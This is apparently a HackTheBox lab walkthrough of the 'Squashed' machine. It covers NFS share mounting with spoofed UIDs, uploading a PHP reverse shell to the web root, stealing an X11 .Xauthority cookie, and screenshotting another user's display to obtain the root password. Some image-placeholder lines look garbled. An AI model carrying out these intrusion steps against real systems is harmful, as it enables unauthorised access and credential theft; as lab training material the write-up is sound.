- **Intro:**
  ◇ Today I will be completing the “Squashed" machine that is currently on HackTheBox at https://app.hackthebox.com/machines/Squashed.
  ◇ For the rest of my writeups, make sure to visit my GitHub at https://github.com/F81nj3ct0r/HackTheBox-Writeups.

- **Reconnaissance/Enumeration:**
  ◇ I started off with an Nmap scan using the command:
  - ■ `sudo nmap -sC -sV -Pn 10.10.11.191`

  ◇ This returned with a few ports open:
  - ■

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Squashed]
└─$ sudo nmap -sV -sC -Pn 10.10.11.191
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-26 10:36 MST
Nmap scan report for squashed.htb (10.10.11.191)
Host is up (0.055s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35227/tcp6  mountd
|   100005  1,2,3      43839/udp   mountd
|   100005  1,2,3      46937/tcp   mountd
|   100005  1,2,3      48347/udp6  mountd
|   100021  1,3,4      36317/tcp   nlockmgr
|   100021  1,3,4      36719/tcp6  nlockmgr
|   100021  1,3,4      42364/udp   nlockmgr
|   100021  1,3,4      43973/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

  ◇ I decided to check out port 80. It brings up a “Built Better” webpage, but none of the links on the page work. I decide to run a FeroxBuster scan just in case.
  ■ The scan finds a ton of links using the “/images” directory, but nothing else. After checking out the "/images" directory, I find nothing useful either.
  ◇ Since port 80 came up empty, I look into the rpcbind on port 111 a bit.
  ■ After a quick google search for rpcbind (Remote Procedure Call [RPC] bind) exploits, I found that the 2-4 version (the version we have here) is potentially enumerable through the “rpcinfo” command or through nmap as follows:
  -

```
rpcinfo 10.10.11.191
nmap -sSUC -p111 10.10.11.191
```

  ■ I ran the rpcinfo command to see if there was anything that was missed in the rpcinfo run by nmap (as can be seen in the scan results above), but get generally the same results.
  ■ After reading a bit on https://book.hacktricks.xyz/network-services-pentesting/pentesting-rpcbind on how to exploit the information we gathered, I see that since we have the “nfs” service running, we can potentially exploit some files on the server,
  ■ Looking at the link that is on the previously mentioned “hacktricks” page, I read more on the exploitation and start working on it from there.

- **Exploitation:**

◇ I start testing the server by using the “showmount” command:

- ■ `showmount -e 10.10.11.191`
- ■ That scan results in showing me the mount points that are being used by nfs on the server.

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Squashed]
└─$ showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross    *
/var/www/html *
```

◇ I can see that the "/home/ross" directory and the "/var/www/html" directory are the mount points, so from there, I create a new directory and I mount the first drive there using the following command:

- ■ `sudo mount -t nfs -o vers=3 10.10.11.191:/home/ross /mnt/squashed_ross -o nolock`

◇ I then created another directory called “squashed_www” and did the same with the “/var/www/html” directory using the command:

- ■ `sudo mount -t nfs -o vers=3 10.10.11.191:/var/www/html /mnt/squashed_www -o nolock`

◇ I then browsed to the directory I mounted for “ross” and I looked at the contents of the “Documents” folder and found a “Keypass Database” file called “Passwords.kdbx”

- ■

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Squashed]
└─$ ls -la /mnt/squashed_ross/Documents
total 12
drwxr-xr-x  2 1001 1001 4096 Oct 21 08:57 .
drwxr-xr-x 14 1001 1001 4096 Nov 26 10:32 ..
-rw-rw-r--  1 1001 1001 1365 Oct 19 06:57 Passwords.kdbx
```

◇ After some quick google searches, I found out that these files can be converted to a .txt file and cracked with John. So I first copy the file to my current directory and then convert it to a .txt file using keepass2john:

- ■ `sudo cp /mnt/squashed_ross/Documents/Passwords.kdbx Passwords.kdbx`
- ■ However, I figured out that this is a v4.0 keepass file and I therefore cannot use keepass2john (or just about any other tool) to convert it, so that option was thrown out.

◇ I dug around a lot more and finally on the hacktricks site, I eventually saw that you can create a new user and imitate a UID and that will fool the mount into allowing you access to the files. Since I could not access the “var/www/html” mount, I tried this with that:

- ■ I first found out the UID of the mount's creator using the "ls -la" command:

```
drwxr-xr-x 14 1001     1001 4096 Nov 26 10:32 squashed_ross
drwxr-xr--  5 2017 www-data 4096 Nov 26 15:50 squashed_www
```

- ■ Then, after finding out it was 2017, I created a new user on my machine and chagned the UID of that user to 2017 and then changed the new account's password using the following commands:

```
sudo useradd -u 2017 newguy
sudo passwd newguy
```

- I verified it was the correct UID by using the “id -u" command.
- After that I switched users to my newly created account.

◇ With my new user, I am now able to access the share and view it's contents:

- ■

```
┌──(f81nj3ct0r㉿K-17)-[/mnt]
└─$ su newguy
Password:
$ cd /mnt
$ ls
kenobiNFS  squashed_ross  squashed_www
$ cd squashed_www
$ ls
css  images  index.html  js
$ ls -la
total 56
drwxr-xr-- 5 newguy www-data  4096 Nov 26 15:55 .
drwxrwxrwx 5 root   root      4096 Nov 26 11:59 ..
drwxr-xr-x 2 newguy www-data  4096 Nov 26 15:55 css
-rw-r--r-- 1 newguy www-data    44 Oct 21 04:30 .htaccess
drwxr-xr-x 2 newguy www-data  4096 Nov 26 15:55 images
-rw-r----- 1 newguy www-data 32532 Nov 26 15:55 index.html
drwxr-xr-x 2 newguy www-data  4096 Nov 26 15:55 js
```

■


◇ Not only can I view the contents, but I can also add to it's contents. Since this is an actual mount, it should reflect back to the website, so let's try putting a php reverse shell in there and seeing what happens. I will be using a php reverse shell that I downloaded from github and transfering it there using the new account:

■

```
$ cp /tmp/php-reverse-shell.php /mnt/squashed_www/images/
you have mail
you have mail
$ ls images
banner-bg.png   fb-icon.png      icon-1.png  icon-4.png  img-3.png  img-6.png  img-9.png          linkedin-icon.png  quote-icon.png   twitter-icon.png
bg-1.png        footer-logo.png  icon-2.png  img-1.png   img-4.png  img-7.png  instagram-icon.png  logo.png           right-arrow.png
contact-bg.png  header-bg.png    icon-3.png  img-2.png   img-5.png  img-8.png  left-arrow.png      php-reverse-shell.php  search-icon.png
```

◇ Now, if I go back to the website and visit this file (after starting up a netcat listener)...

■



■ I get a shell!

◇ From there, I see who I am using the “whoami" command and then I navigate to the “alex” directory.

◇ In there, I find the user.txt file and get the first flag!

■

```
$ whoami
alex
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
user.txt
```

- **Privilege Escalation:**

◇ To start off the PrivEsc, I looked around at a lot of different things, but none of them seemed to work, so I did not include them here. I eventually remembered seeing something regarding X11 items for this machine as well as a ".Xauthority" file in ross' home directory.

■ If you are unfamiliar with these (like I was), here are a couple of really good links that you can use to learn more about them and how to exploit them:

- https://stackoverflow.com/questions/37157097/how-does-x11-authorization-work-mit-magic-cookie/37367518#37367518

- https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11

■ After reading up about X11 and what it can do and is used for, I realized that exploiting that .Xauthority file might be able to be done the same way that I exploited the /var/www/html share. I create a new user (using the UID from ross' account from earlier) and change the UID to ross' UID and then change the password using the commands:

-
```
sudo useradd -u 1001 newross
sudo passwd newross
```

- I then switch users to newross and I access the share and read the .Xauthority file. However, I figured out that this was going to be hard to copy and paste correctly if it was not base64 encoded, so a quick pipe fixes that issue

→
```
$ cat .Xauthority

squashed.htb0MIT-MAGIC-COOKIE-1•I6•Ĭ••O•••zD•$ cat .Xauthority | base64
AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0×ABDKSTbWw4/dyk/qKowBekSC
$
```

- I now output that value to a new file that I then could base64 decode to get the magic cookie value using the command:

→
```
echo AQAADHNxdWFzaGVkLmh0YgABMAASTUlULU1BR0lDLUNPT0tJRS0xABDKSTbWw4/dyk/qKowBekSC | base64 -d > /tmp/.Xauthority
```

■ Now that we have that file copied to a neutral directory on the server, we can redirect where the environmental variable for the Xauthority points to and use our "Magic Cookie" file that we just created instead.

-
```
export XAUTHORITY=/tmp/.Xauthority
```

■ From there, we can check to see what display session ross is using by typing the "w" command.

-
```
alex@squashed:/tmp$ export XAUTHORITY=/tmp/.Xauthority
alex@squashed:/tmp$ w
 00:23:03 up  6:50,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               17:32    6:50m 55.99s  0.04s /usr/libexec/gn
```

■ Looking back to the https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11#screenshots-capturing link that I mentioned earlier, we can see that we can capture a screenshot of the desktop that root is using by using the following commands:

```
xwd -root -screen -silent -display :0 > /tmp/screenshot.xwd
```


■ Now, we captured the screenshot, but we can't view it as an xwd file, but the server does not have the “convert" command available on it, so I fire up a python server (while in the /tmp directory of the server) and then download the image on my own local machine using (respectively):

```
#On Server
python3 -m http.server
##################################################
#On local machine
wget http://10.10.11.191:8000/screenshot.xwd
convert screenshot.xwd screenshot.png
```

-

■ Now, if we view the new screenshot.png image that we have on our machine, we can use this password to change into the root user on the server and grab that root.txt flag from the server!

-




```
alex@squashed:/tmp$ su root
Password:
su: Authentication failure
alex@squashed:/tmp$ su root
Password:
root@squashed:/tmp# cd ..
root@squashed:/# cd root
root@squashed:~# ls
Desktop    Downloads  Pictures  root.txt  snap       Videos
Documents  Music      Public    scripts   Templates
root@squashed:~# cat root.txt
5
```

-

I hope you enjoyed this walkthrough! Check out my other ones and let me know what you think!
You can reach me by email at f8injector@outlook.com
Happy Hacking!